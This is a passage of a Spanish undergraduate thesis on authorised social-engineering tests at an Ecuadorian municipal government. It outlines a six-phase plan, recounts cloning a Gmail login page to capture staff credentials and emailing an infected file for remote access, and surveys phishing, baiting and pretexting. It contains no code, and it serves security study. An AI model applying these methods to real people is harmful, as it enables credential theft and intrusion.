UNIVERSIDAD ESTATAL
PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES
CARRERA DE TECNOLOGÍAS DE LA INFORMACIÓN

MODALIDAD: EXAMEN COMPLEXIVO

Componente Práctico, previo a la obtención del Título de:

INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN

TEMA

IMPLEMENTACIÓN DE TÉCNICAS EN INGENIERÍA SOCIAL EN UN GOBIERNO AUTÓNOMO DESCENTRALIZADO DE LA PROVINCIA DE SANTA ELENA.

AUTOR

CAMPOVERDE CABAÑAREZ LUIS MAURICIO


LA LIBERTAD – ECUADOR

PAO 2021-1

APROBACIÓN DE TUTOR

En mi calidad de tutor del trabajo de componente práctico del examen de carácter complexivo: "**Implementación de técnicas en Ingeniería Social en un Gobierno Autónomo Descentralizado de la Provincia de Santa Elena**", elaborado por el sr Campoverde Cabañarez Luis Mauricio, de la carrera de Tecnología de la Información de la Universidad Estatal Península de Santa Elena, me permito declarar que luego de haber orientado, estudiado y revisado, la apruebo en todas sus partes.

La libertad, 16 de marzo 2021



.....

Ing. Iván Coronel Suárez, MSIA.

DECLARACIÓN

El contenido del presente componente práctico del examen de carácter complexivo es de mi responsabilidad; el patrimonio intelectual del mismo pertenece a la Universidad Estatal Península de Santa Elena.

Campoverde Cabañarez Luis Mauricio

AGRADECIMIENTO

Agradezco ante todo a Dios por resguardarme siempre en cada encaminar del proceso estudiantil, por darme las fortalezas de seguir luchando y poder cumplir los sueños que anhela mi corazón, sin duda Dios es el centro de toda mi vida, el cual, se ha convertido en una Gracia Divina que llevo en mi ser.

Gracias de todo corazón a mis Padres, que siempre me inculcaron que el camino correcto es la virtud de cada Hombre, enseñándome que siempre existe una salida y oportunidad, ante cualquier situación, sin duda el respeto y la honestidad las herede de ellos, agradezco a mis Hermanos por ser, la fuente de felicidad ante cualquier situación afligida, sin duda mi Familia es un pilar fundamental en mi proceso de vida.

Agradezco con mucho fervor a mi querida Universidad Estatal Península de Santa Elena por brindarme la oportunidad de superarme académicamente, haciendo posible el gran sueño de ser profesional, a mis distinguidos Docentes por su amor, comprensión y paciencia al enseñarnos el valor de los estudios y la aplicación de vida que se les da, sin duda, agradezco por entregar todo en nuestros procesos Académicos.

Un agradecimiento muy especial a mis grandes amigos de carrera que juntos empezamos y aunque tal vez, la Pandemia nos golpeó muy fuerte, siempre estuvimos velando uno por otro en oración y amor hacia el prójimo.

Agradezco a todas las personas que me ayudaron y estuvieron conmigo siempre animándome, acompañándome en días buenos y malos, realmente les agradezco de todo corazón por que fueron inspiración de no rendirme sino de extender la mano y decir vamos que si puedes.


Luis Mauricio Campoverde Cabañarez

DEDICATORIA

Esta Trabajo está dedicado a mi Dios por ser el centro de toda mi vida, a mis Padres que han sido mis fortalezas en cada proceso, depositando siempre su confianza y apoyo en cada decisión, que he tomado en mi vida. A mis queridos Hermanos por ser la felicidad en cada situación de golpe de vida y recordarme que la familia junta puede superar cualquier obstáculo. A mis amigos que me han visto forjar con dedicación este gran sueño y que pudieron brindarme con amor y honestidad su Amistad.


Luis Mauricio Campoverde Cabañarez

TRIBUNAL DE GRADO



Ing. Washington Torres Guin, Mgt

DIRECTOR(e) DE LA CARRERA DE TECNOLOGIAS DE LA INFORMACION



Lsi. Daniel Quirumbay Yagual, MSIA

DOCENTE ESPECIALISTA

Ing. Iván Alberto Coronel Suárez, **MSIA**.

DOCENTE TUTOR

Ing. Alicia Andrade Vera, Mgt.

DOCENTE GUÍA UIC

RESUMEN

La presente propuesta procura determinar el uso de la Herramienta correcta, para aplicar Hacking Ético y así poder analizar la seguridad de la información, que manejan los operarios de los diferentes departamentos en el Gad municipal, permitiendo vulnerar la información por medios de herramientas de Ingeniería Social, ya que estos ataques son efectuados directamente a los usuarios.

Se implementó dos escenarios de prueba, ejecutados en diferentes departamentos del Gad Municipal, utilizando metodología de Ingeniera Social, con la finalidad de recrear ambientes controlados ante un ataque de seguridad de la información.

En el primer escenario, el personal que labora en uno de los departamentos fue atacado por phishing, donde se pudo clonar la página de acceso de Gmail, obteniendo así las credenciales de acceso de los usuarios.

En el segundo escenario, se procedió a emitir un archivo que contenía un virus, con título referente al área de trabajo, enviada por correo, y que posteriormente fue receptado por el personal del Gad Municipal, provocando la vinculación remota hacía el equipo comprometiendo la información que tramitaba.

Como resultado en la implementación de técnica en Ingeniería Social se proporcionó a generar recomendaciones en plan de seguridad de la información para prevenir ataques que puedan comprometer la ética del Gad Municipal, instruyendo al personal de los diferentes departamentos en saber cómo actuar ante un ataque de Ingeniería Social.

ÍNDICE

Índice de figuras

Índice de tablas

INTRODUCCIÓN

En estos últimos años se ha podido distinguir el incremento valorativo de ataques informáticos a nivel nacional e internacional, de manera que, incurre a la paralización de servicios sustanciales por fallos de equipos cómputos difíciles de detectar, procreando la filtración de información o sustracción económica significativa, por tanto, la pérdida de imagen y credibilidad será evidente ante la sociedad [1]. Por consiguiente, el atacante que aplica ingeniería social es el de explotar al eslabón más débil de la organización, el usuario. Dependiendo de su osadía, el atacante puede utilizar herramientas tecnológicas o incluso los encuentros cara a cara para obtener la información que necesita. Es importante reconocer que, no solamente el usuario de los sistemas está expuesto a sufrir un ataque de Ingeniería Social; el mismo personal de seguridad informática está expuesto e igual de vulnerable [3].

El implementar diferentes técnicas de Ingeniería Social hacia una entidad pública es importante, debido a que proporciona un panorama general, de seguridad en la información respecto a los trámites que diariamente realizan los usuarios, convirtiéndose en objetivo principal, poder medir el grado de capacidad en el personal del Gad Municipal ante un ataque de Ingeniería Social, para posteriormente proponer soluciones que puedan evitar el sustrajo de información de los usuarios.

Este documento se deriva de componentes prácticos para un examen complexivo con los siguientes capítulos:

Capítulo I: Este capítulo constituye a los antecedentes, descripción, objetivos, justificación y metodología que busca medir el grado de vulnerabilidad del personal administrativo del Gad Municipal [redacted] donde actualmente se desconoce los posibles ataques de Ingeniería Social.

Capítulo II: En esta sección se establece marco teórico y metodología del proyecto, basándose en investigaciones de marco conceptual, con definiciones de tecnologías y herramientas aplicadas al proyecto.

Capítulo III: Es el componente donde se desarrolla el proyecto, definiendo ataques de phishing, diagramas de Ingeniería Social, acompañado del desarrollo del proyecto derivado en 6 fases las cuales son; Identificar víctima, Reconocimiento, Crear escenario, realizar ataque, obtener información, Reporte y soluciones.

CAPÍTULO I

FUNDAMENTACIÓN

1.1 ANTECEDENTES

En estos últimos años se ha podido distinguir el incremento valorativo de ataques informáticos a nivel nacional e internacional, de manera que, incurre a la paralización de servicios sustanciales por fallos de equipos cómputos difíciles de detectar, procreando la filtración de información o sustracción económica significativa, por tanto, la pérdida de imagen y credibilidad será evidente ante la sociedad [1].

En el mundo de la ciberseguridad, la ingeniería social es un grupo de técnicas de manipulación emocional y engaño que los estafadores utilizan para obtener información confidencial de su víctima, acceder de manera ilegal a su computadora o teléfono celular, suplantar su identidad y sustraer dinero de las cuentas bancarias o perjudicar su reputación [2].

El fin del atacante que aplica ingeniería social es el de explotar al eslabón más débil de la organización, el usuario. Dependiendo de su osadía, el atacante puede utilizar herramientas tecnológicas o incluso los encuentros cara a cara para obtener la información que necesita. Es importante reconocer que, no solamente el usuario de los sistemas está expuesto a sufrir un ataque de Ingeniería Social; el mismo personal de seguridad informática está expuesto e igual de vulnerable [3].

Algo curioso que reveló el Panorama de Amenazas en América Latina 2021 es que los ataques de *phishing* (mensajes fraudulentos) han disminuido. Sin embargo, varios países de la región se encuentran entre los más atacados del mundo. Considerando la proporción de usuarios atacados durante los primeros ocho meses del año, Brasil figura en el primer lugar con 15,37% de usuarios que registraron algún intento de ataque. Le sigue Ecuador (13,36%), Panamá (12,60%), Chile (11,90% y Colombia (11,09%). Cabe destacar que Venezuela (7,19%) y la República Dominicana (5,62%) figuran entre los países con la menor cantidad de ataques de ingeniería social a nivel mundial [4].




Figura 1 - Ataques de Ingeniería Social a nivel Mundial

Para el ataque de la Ingeniería social, derivan varios conceptos que están relacionados con la seguridad informática, sin embargo, los mayores contextos dictan que la Ingeniería social, a través, de técnicas ejecutan un sin número de manipulaciones hacia el usuario, para que, la víctima voluntariamente ejecute actos que probablemente no realizaría, convirtiéndose en un punto clave de vulnerabilidad, para la obtención de información relevante y secreta perjudicando su situación laboral y en ocasiones su integridad.

Es de manera concurrente saber que entidades públicas del estado Ecuatoriano son expuesta a Ingeniería social provocados por ciberdelincuentes, que planifican con antelación su ataque investigando al usuario o empresa para luego utilizar los medios más comunes como son los Correos Electrónicos, Las Redes Sociales, Mensajes de texto y el contacto personal, para así, poder crear un vínculo entre la víctima y el ciberdelincuente, Uno de los casos sustito en la Provincia de Orellana en el GAD Municipal donde se registró un caso de Ingeniería Social provocado al portal web, por lo consiguiente, se observó un defacement que significa desfiguración mostrando el hackeo de la página [5].

Ecuador se encuentra en la Escala Mundial de ataques a la red por ciberdelincuentes en el puesto número 31, información derivada de la compañía de seguridad informática Kaspersky, cuando hubo el proceso de quitar el asilo a Julián Assange, sin embargo, desde ese suceso se han registrado más de 40 millones de ataques de ciberdelincuentes, la mayoría proveniente de los Estados Unidos, Brasil, Holanda, Francia, Austria, Reino Unido inclusive Ecuador mismo [6].

Figura 2 - Kaspersky, Monitoreo en tiempo real de ciberamenaza, tomada el 20 de abril del 2020 a las 06:15 am

El Gobierno Autónomo Descentralizado (GAD) es una Institución con varios departamentos de infraestructura financiera, social y Administrativa, separados por poderes de carácter político, El cual fue fundada un y lleva consigo años de asesoramiento por el Consejo Cantonal de Santa Elena [7]. Actualmente cuenta con un área de Sistema que se encarga de administrar la red en todo el sector Institucional, en el cual años anteriores se ha establecido controles y mecanismo para poder salvaguardar la seguridad de la información que se mantiene dentro del GAD, el cual ha provocado que los operarios que laboran en los departamentos de la Institución no están preparados ni prevenidos para un ataque de ingeniería Social hacia las múltiples informaciones de usuarios que manipulan diariamente.

Es claro saber que se necesita una auditoría y consultoría informática debido a que, en su sistema de distribución de red, se encuentra con falencias determinadas por mala segmentación de red, controles y mecanismo mal implementados, adicionándose a una mala gestión dentro de los recursos que ofrece la red del GAD Municipal,

El Municipio Dentro de sus Departamentos, se llegó a determinar que tienen un mal manejo de sus usuarios y contraseñas para entrar al sistema, por lo que, se observó papeles de tamaño reducidos pegados al Monitor, Exponiendo sus credenciales de ingreso al Sistema, no obstante a eso, se pudo fijar que no todo el personal que labora en el GAD puede diferenciar entre un correo electrónico con Fines Productivos Verdadero y uno falso, estableciendo que no conocen los diferentes métodos de Ingeniería Social que pueden sufrir, esto se da por la falta de capacitación hacia los operarios que laboran en los departamentos,.

Para el Gad Municipal tener estas Falencias en sus operarios conlleva a desencadenar múltiples desastres que puede comprometer la vida social del GAD Municipal, donde un

ataque como es el phishing, que usa medios digitales para engañar al usuario y obtener datos confidenciales, como sus credenciales, quede expuesto a comprometer datos muy relevantes e importantes, de ciudadanos que luego dicha información es usada por ciberdelincuente para sus delitos informáticos.

El phishing puede también venir ataviado de un virus llamado ransomware que es la restricción denegada a varios equipos, encriptando información y manipulando al GADM con fuertes cifras de dinero para poder recuperar el control total de los Ordenadores, en los departamentos, por consiguiente, su alto régimen de ética quedaría golpeada y vista como una institución sin integridad, disponibilidad y confiabilidad. el cual sería muy deplorable para la Provincia.

El GAD Municipal en sus departamentos de acuerdo con su función, pueden también llegar a sufrir un ataque de Baiting y Scareware proveniente de la Ingeniería Social que son técnicas para bombardear con mensajes, en descarga de contenido atractivo o alarmas falsas diciendo que el equipo está infectado, comprometiendo el acceso total a su Ordenador si le da clic a cualquiera de estos ataques cibernautico comprometiendo la alta integridad del GAD Municipal.

Constantemente los ciberdelincuentes están monitoreando y manipulando las diferentes técnicas de Ingeniera Social, para ingresar a las Diferentes Instituciones del Estado (Públicas o Privadas), la cual pone en lista al GAD Municipal para aprovecharse de los Usuarios que laboran en los diferentes Departamentos y no conocen los diferentes ataques de Ingeniería Social, desencadenando varios delitos informáticos que pone en juego la seguridad del GAD.

Uno del departamento donde se maneja mucha información y tiene un alto índice de personal trabajando tanto interno como externo es el departamento de Talento Humano siendo este uno de los más vulnerables que puede tener una Institución [8].

Este departamento suele ser partidario en la suplantación de identidad por falta de conocimiento, por lo cual, se facilita la sustracción de información, credibilidad, imagen y actividades relacionadas con el departamento de talento humano, considerando un alto riesgo de amenaza, tanto para los ciudadanos como para el GAD.

En conocimiento general se conoció que La Universidad San Carlos de Guatemala. Mostro como uno de sus trabajos de titulación: Seguridad Informática orientada a particulares

descripto por Flores Barco Jorgue quien enfatizaba acerca de los ataques malintencionado que afectan a los usuarios que laboran [9].

También La Universidad Internacional Sek de Quito de la Facultad de Ingeniería de Sistema y Telecomunicaciones, describió como uno de sus temas Estudio del grado de incidencia de la ingeniería social en la primera fase de los ataques informáticos que se realizan actualmente en las empresas privadas del ecuador, que tiene como objetivo Diseñar un plan de contingencia informático para el área de TI en el G.A.D Municipal del cantón Salcedo de la provincia de Cotopaxi [10].

La Universidad Estatal Península de Santa Elena, compartió como uno de sus temas de Análisis e implantación de técnicas y herramientas de ética hacking para la ciberseguridad que tuvo como finalidad Implantar técnicas y herramientas de ética hacking para la ciberseguridad basado en las fases de la metodología PTES [11].

Con la recolección de información y herramientas en metodología investigativa se procederá a la Implementación de técnicas de ingeniería social en el Gobierno Autónomo descentralizado de La Libertad para mejorar la seguridad y la información que maneja el departamento dentro de su entorno laboral.

1.2 DESCRIPCIÓN DEL PROYECTO

El presente proyecto, está enfocado a determinar las vulnerabilidades utilizando técnicas de ingeniería social basadas en los sistemas informáticos, para el personal administrativo del gobierno autónomo descentralizado de La Libertad.

FASE 1 - IDENTIFICAR VÍCTIMA

Para esta primera fase, debemos identificar el objetivo principal, para lo cual debemos tener en cuenta por qué lado es más susceptible poder atacar, es decir, si necesitamos acceder a información de la empresa, debemos seleccionar el personal administrativo, puesto que es quien maneja y administra cada departamento de la entidad, y para ello utiliza todos los recursos informáticos con los que la empresa cuenta.

FASE 2 - RECONOCIMIENTO

Dentro de esta fase se procede a aplicar la técnica footprinting, el objetivo es acumular información acerca de las víctimas, en este caso es el personal administrativo de la entidad donde se está aplicando el estudio.

La recopilación de información en esta fase incluye:

- Lista de nombre de empleados.
- Correo electrónico de cada empleado.
- Número telefónico.
- Organigrama de los departamentos.
- Información sobre su departamento.

FASE 3 - CREAR ESCENARIO

Para la ejecución de esta fase implementaremos 2 tipos de pruebas de intrusión o ataques:

- **Phishing:** El primer escenario es un ataque de phishing utilizando el correo electrónico para llevarlo a cabo. Esta prueba consiste en suplantar un correo que simule una página autentica, con el objetivo que pida al usuario validar datos, de esta forma se obtendría esos datos.
- **Phishing:** Este escenario comprende en enviar correos electrónicos a distintos colaboradores de los departamentos que conforman la administración del municipio, con el objetivo de enviar un archivo infectado, para crear túneles en las máquinas y posteriormente tener una vulnerabilidad a explotar.

Esta fase del proceso será llevada a cabo mediante Kali Linux, y la suite de herramientas destinadas para realizar pruebas de intrusión de ingeniería social.

FASE 4 - REALIZAR ATAQUE Y OBTENER INFORMACIÓN

Dentro de esta fase se procede a ejecutar las dos pruebas anteriormente mencionadas. Debemos tener en cuenta, la hora laboral especifica en el que se realizaran los ataques. Se requiere aplicar un ataque por día, para no levantar sospechas entre el personal administrativo.

FASE 5- REPORTE Y SOLUCIONES

Esta fase consiste en presentar reportes de cada fase aplicada, donde se especifica, recursos tecnológicos, técnica, objetivos y resultados obtenidos. Por último, en base a la información que podamos obtener, proponer un manual de seguridad, mediante estrategias de prevención de delitos informáticos para evitar que los empleados de la institución sean víctimas de ingeniería social.

1.3 OBJETIVOS

1.3.1 OBJETIVO GENERAL

Implementar técnicas de ingeniería social basadas en sistemas informáticos, en el GAD para detectar el grado vulnerabilidad del personal administrativo.

1.3.2 OBJETIVOS ESPECÍFICOS

- Obtener información del personal de la institución para detectar el grado de conocimientos sobre ataques informáticos.
- Utilizar herramientas de licencia libre para la ejecución de ataque de ingeniería social.
- Documentar los resultados obtenidos, de la implementación de metodologías de ingeniería social.
- Generar políticas de seguridad, mediante estrategias de prevención de delitos informáticos para evitar ser víctima de ingeniería social.

1.4 JUSTIFICACIÓN

Ecuador se expone a diferentes amenazas de ciberdelincuentes diariamente provocando inseguridad en los procesos laborales que se maneja en la parte administrativa, con informaciones muchas veces confidenciales provocando el déficit de las Instituciones y empresas en cuanto su confiabilidad, a través de la Dirección general de inteligencia se detectó una brecha internacional de hacker que provocaba la amenaza de instituciones públicas por no mantener un margen de políticas de seguridad [12].

Según la empresa Kaspersky por medio del comercio describió que Ecuador se mantiene en la posición 49 dentro de las estadísticas de países con mayores incidentes de Ingeniería social, inclusive, a nivel andino de acuerdo con los especialistas en ciberseguridad Galoget Latorre, Ecuador ocupa el primer puesto en ser atacado por ciberdelincuentes que busca la obtención de Datos relevantes para luego manipularlos y usarlos para posibles estafas, esto es provocado por la mala capacitación de los operarios ante amenazas de Ingeniería Social [13].

Por lo tanto, la implementación de técnicas en ingeniería social en el gobierno autónomo descentralizado permitirá medir el comportamiento de los operarios que laboran en los diferentes departamentos del GAD Municipal ante una amenaza relacionada con ataques de ingeniería social como, correos de procedencia dudosa o extracción de datos mediante phishing, pudiendo determinar el nivel de capacitación y las políticas de seguridad. por lo consiguiente, mejoraría la confiabilidad de la información de usuarios que gestionan tramites, beneficiándose de manera directa al GAD Municipal en el alto régimen de ética en seguridad.

El análisis de vulnerabilidad en ataque de Ingeniería Social, también nos permitirá identificar los posibles sistemas operativos que no llevan un registro de actualización y que su antivirus no detecten irregularidades cuando navegan en sitios web no confiables, que puedan conllevar a una vinculación con los ciberdelincuentes y el respectivo acceso a información confidencial, por lo cual, se tendrá una evidencia generalizada de los déficit que suscitan en los departamentos mediante la simulación que se ejecutara.

El área de TI del Gad Municipal ante la evidencia de levantamiento de información podrá restructurar sus políticas de seguridad permitiendo tener en sus departamentos operarios que puedan salvaguardar la seguridad de la Información de los usuarios, por lo tanto, tendrá más

control en identificar cualquier procedimiento de extraña procedencia relacionado a Ingeniería Social, mejorando la seguridad ante cualquier ataque de Ingeniería Social.

El gobierno autónomo descentralizado en conjunto del área de TI se favorecerá ya que con la ejecución de las técnicas de Ingeniería Social podrá detectar las vulnerabilidades que poseen los operarios y los ordenadores de los departamentos.

El presente proyecto esta direccionado al plan de toda una vida, haciendo énfasis en el eje2, el cual detalla lo siguiente:

eje 2: Economía al servicio de la sociedad

Objetivo 5: Impulsar la productividad y competitividad para el crecimiento económico sostenible de manera redistributiva y solidaria [14].

Política 5.6: Promover la investigación, la formación, la capacitación, el desarrollo y la transferencia tecnológica, la innovación y el emprendimiento, la protección de la propiedad intelectual, para impulsar el cambio de la matriz productiva mediante la vinculación entre el sector público, productivo y las universidades [14].

1.5 ALCANCE DEL PROYECTO

El presente proyecto está determinado para prevenir ataques de ingeniería social a los colaboradores en los departamentos de administración del GAD Municipal, para poder evidenciar la gravedad que pueda causar ante la extracción o manipulación de Información confidencial de los usuarios, por consiguiente, la implementación de políticas de seguridad SANS para los cumplimientos estándares, permitirá el control de las normas que se deben seguir ante cualquier amenaza de Ingeniería Social.

Se delimita por seis fases que se mencionan a continuación:

- **Identificar víctima:** consiste en identificar el objetivo a atacar.
- **Reconocimiento:** consisten en obtener información del objetivo seleccionado.
- **Crear escenario:** Dentro de esta fase procedemos a crear los escenarios de los ataques de ingeniería social, para el presente proyecto se realiza dos escenarios de phishing.

- **Realizar ataque:** Consiste en la ejecución del ataque en la entidad, para ello se debe de considerar el grupo de personas a las que se escogió en la fase de identificación a la víctima.
- **Obtener información:** Una vez aplicado el ataque se procede a revisar la información que se pudo recolectar, también se analizar el porcentaje de las personas que pudo caer en esta prueba.
- **Reporte y soluciones:** En base a la información que se obtiene presentar un informe detallando cada ejecución de las fases y presentar un manual de seguridad, para prevenir posibles ataques de ingeniería social en la entidad.

CAPÍTULO II

MARCO TEÓRICO Y METODOLOGÍA DEL PROYECTO

2.1 MARCO CONCEPTUAL

Pilares de la seguridad de la información:

Integridad: El diccionario define el término como "estado de lo que está completo o tiene todas sus partes", La integridad hace referencia a la cualidad de la información para ser correcta y no haber sido modificada, manteniendo sus datos exactamente tal cual fueron generados, sin manipulaciones ni alteraciones por parte de terceros. Esta integridad se pierde cuando la información se modifica o cuando parte de ella se elimina, y una gran garantía para mantenerla intacta es, como hemos mencionado en anteriores ocasiones, la firma digital [12].

Confidencialidad: Por confidencialidad entendemos la cualidad de la información para no ser divulgada a personas o sistemas no autorizados, Se trata básicamente de la propiedad por la que esa información solo resultará accesible con la debida y comprobada autorización [12].

Disponibilidad: El tercer y último pilar de la Seguridad de la Información es la disponibilidad, y es posiblemente el término que menos apreciaciones requiere, Por disponible entendemos aquella información a la que podemos acceder cuando la necesitamos a través de los canales adecuados siguiendo los procesos correctos [12].

Ingeniería social: En ocasiones, la ingeniería social puede tener resultados positivos, como fomentar comportamientos saludables; En términos de seguridad de la información, sin embargo, la ingeniería social a menudo se utiliza únicamente para beneficio del atacante; En estos casos, la ingeniería social implica manipulación para obtener información confidencial, como datos personales o financieros; Por tanto, la ingeniería social también puede definirse como un tipo de ciberdelito [13].

Tipos de ataque de ingeniería social:

Phishing: Phishing es el delito de engañar a las personas para que compartan información confidencial como contraseñas y números de tarjetas de crédito, como ocurre en la pesca, existe más de una forma de atrapar a una víctima, pero hay una táctica de phishing que es la más común [14]. Las víctimas reciben un mensaje de correo electrónico o un mensaje de

texto que imita a una persona u organización de confianza, como un compañero de trabajo, un banco o una oficina gubernamental [14].

Spear phishing: Funciona de una manera muy similar al phishing regular, pero la principal diferencia radica en que este ataque va dirigido a una organización en concreto; Esta estafa sirve para robar información sensible de corporaciones y empieza por la identificación e investigación de los trabajadores para entender su comportamiento [2]. Luego, el hacker usa esa información para el ataque que consiste en el envío de correos o mensajes de parte de supuestos compañeros, para acceder a páginas web maliciosas y robar datos confidenciales [2].

SIM Swapping: Existen varios ataques que utilizan herramientas de ingeniería social para lograr su objetivo y acceder a información y dinero de otras personas. Uno de ellos es el SIM Swapping, una modalidad de estafa en la que los hackers suplantan la identidad de su víctima para obtener un duplicado de su tarjeta SIM y acceder a todo tipo de información, como cuentas bancarias [2].

Baiting: Otra técnica común de la ingeniería social es el baiting, que consiste en atraer a las personas apelando a su curiosidad, mediante descargas de contenido atractivo (como música o vídeos) o descuentos especiales [2]. Al dar clic en este tipo de anuncios, el usuario no solo está entregando el acceso a su computadora, datos personales y contactos al ciberdelincuente, sino que también puede perder dinero al hacer compras que nunca llegarán [2].

Pretexting: Esta técnica de ingeniería social se ejecuta comúnmente a través de la generación de confianza entre la persona y los hackers, quienes se hacen pasar por un jefe, compañero de trabajo o conocido que tiene una historia convincente para obtener información confidencial. A veces, un externo pedirá estos datos sensibles a la víctima y repetirá esta acción con otros colaboradores de la empresa para obtener información completa del negocio [2] .

Ataque informático: Es un intento de acceder a tus equipos informáticos o servidores, mediante la introducción de virus o archivos malware, para alterar su funcionamiento, producir daños o sustraer información sensible para tu empresa [15].

Cuando se habla de un ataque informático se hace referencia a la realización de una tentativa de poner en riesgo la seguridad informática de un equipo o conjunto de equipos, con el fin de causar daños deliberados que afecten a su funcionamiento [15].

El desarrollo de estos ataques informáticos, o ciberataques, suele provenir de terceras personas, ajenas a tu negocio, mediante el envío de virus o archivos malware, diseñados específicamente para burlar las medidas de seguridad de tus equipos y/o servidores, para conseguir, alterar o dañar información sensible para tu empresa [15].

Spammers: Los spammers son los responsables del envío masivo de correo electrónico no deseado. Ellos obtienen una lista de correos electrónicos a través de bases de datos y empiezan a enviar correo no deseado, que les permite saturar el correo de los usuarios, como también obtener datos del usuario ya que este al darle clic en esos mensajes da permiso para obtener su información personal [16].

Kali Linux: es una distribución de Linux de código abierto basada en Debian destinada a pruebas de penetración avanzadas y auditoría de seguridad; Kali Linux contiene varios cientos de herramientas dirigidas a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, informática forense e ingeniería inversa; Kali Linux es una solución multiplataforma, accesible y disponible gratuitamente para profesionales de la seguridad de la información y aficionados [17].

2.2 MARCO TEÓRICO

2.2.1 LA INGENIERÍA SOCIAL EN LAS REDES SOCIALES

El aumento de múltiples opciones en internet para tener una red social como Facebook, Instagram, Twitter, entre otras, es directamente proporcional a la necesidad del ser humano de consumir servicios como estos, compartir información personal y hacerla pública es la que aprovechan los ciberdelincuentes para vulnerar las personas y conseguir sus objetivos, que por lo general no son nada buenos [18]. Los ataques de ingeniería social han ido en aumento día tras día y la estrategia que utilizan los ciberdelincuentes supone un gran trabajo de investigación para ellos, lo que los lleva también a ser cada vez más eficientes y obtener mejores resultados, la eficiencia de esta modalidad es por lo siguiente [18]:

1. Primero recolectan toda la información posible extrayéndola de las redes sociales, para ello se registran en las plataformas creando perfiles falsos ya sea en Facebook, Twitter, LinkedIn, entre otras [18].
2. Consolidan un plan de ataque para transmitir fiabilidad. Universidad Piloto de Colombia. Romero. Ingeniería social [18].
3. Recolectan información particular, entienden su comportamiento (temas de interés, amigos, gustos, etc.), y ganan su confianza [18].
4. El atacante hace su primer acercamiento (con un falso perfil) teniendo ya definida la táctica de engaño que va a utilizar [18].
5. Cuando la víctima lo considera "su amigo," el delincuente se muestra cercano y siempre intentará sonsacarle aún más información a través de mentiras [18].
6. Una vez siendo "amigos," el ciberdelincuente pedirá datos más personales (correo electrónico, dirección, número de teléfono, etc.) [18].
7. En este punto, la identidad podría suplantar de una manera más rápida y eficiente, o se le enviaría a través de correo electrónico un enlace llamativo que al abrirlo ejecutase un troyano que infecta el computador y diera acceso a las cuentas bancarias de la víctima [18].
8. Después de obtener lo que buscaba el atacante borra todo rastro, abandona perfiles y no vuelve a hablar con la víctima [18].

2.2.2 ¿POR QUÉ CAEN LAS PERSONAS PARA LAS TÉCNICAS DE INGENIERÍA SOCIAL?

La gente se deja engañar todos los días. Y están en desventaja, ya que no han sido advertidos adecuadamente sobre los ingenieros sociales [19]. El comportamiento humano es siempre el eslabón más débil de cualquier programa de seguridad. ¿Y quién puede culparlos? Sin la educación adecuada, la mayoría de las personas no reconocen los trucos de un ingeniero social ya que a menudo son muy sofisticados. Los ingenieros sociales utilizan una serie de tácticas psicológicas en las víctimas inocentes [19]. Como Bushwood Consultores manifiesta, los ingenieros sociales exitosos están seguros y tienen control de la conversación. Simplemente actúan como si pertenecieran a una asociación, a una empresa, universidad, grupo de amistades, colegas, etc., ya que su confianza y postura corporal pone a los demás a gusto. Los ingenieros sociales confunden a la gente según cuatro principios básicos:

- Proyectan confianza. En lugar de a escondidas, de manera proactiva se acercan y llaman la atención sobre sí mismos [19].
- Dan algo. Incluso un pequeño favor crea confianza y la percepción de estar en deuda.
- Usan el humor. Es entrañable y desarmado [19].
- Hacen una petición y ofrecen una razón. La psicología demuestra que las personas tienden a responder a cualquier solicitud motivada [19]. "Las personas a cargo de la seguridad en conciertos, conferencias, exposiciones ni siquiera buscan identificaciones, carnets, pases o insignias" [19]. "Por eso, si el intruso es sorprendido, puede decir que es un fanático tratando de colarse de nuevo y echar un vistazo a la estrella y que está trabajando el caso, ya que parecen como si pertenecieran allí [19]."

2.2.3 EL ARMA INFALIBLE: LA INGENIERÍA SOCIAL

En el año de 1989 se presentó “el primer ataque informático de la historia, cuando una empresa de venta de revistas estaba promocionando disquetes, para llamar la atención de los transeúntes, esta empresa regalaba a disquetes a todos los que pasaran por enfrente de la empresa, al hacer ingresarlos a los computadores, los ciudadanos se dieron cuenta que estos estaban infectados por un malware” [20].

En ese mismo año, “la empresa IBM comercializo el primer programa antivirus en el mercado”, lo que dio origen a grandes ganancias en el mercado de la protección de la información de los usuarios informáticos. Actualmente existen diferentes maneras de ejecutar ataques informáticos a través de modalidades efectivas y en donde los ciber-delincuentes hacen caer a sus víctimas [20].

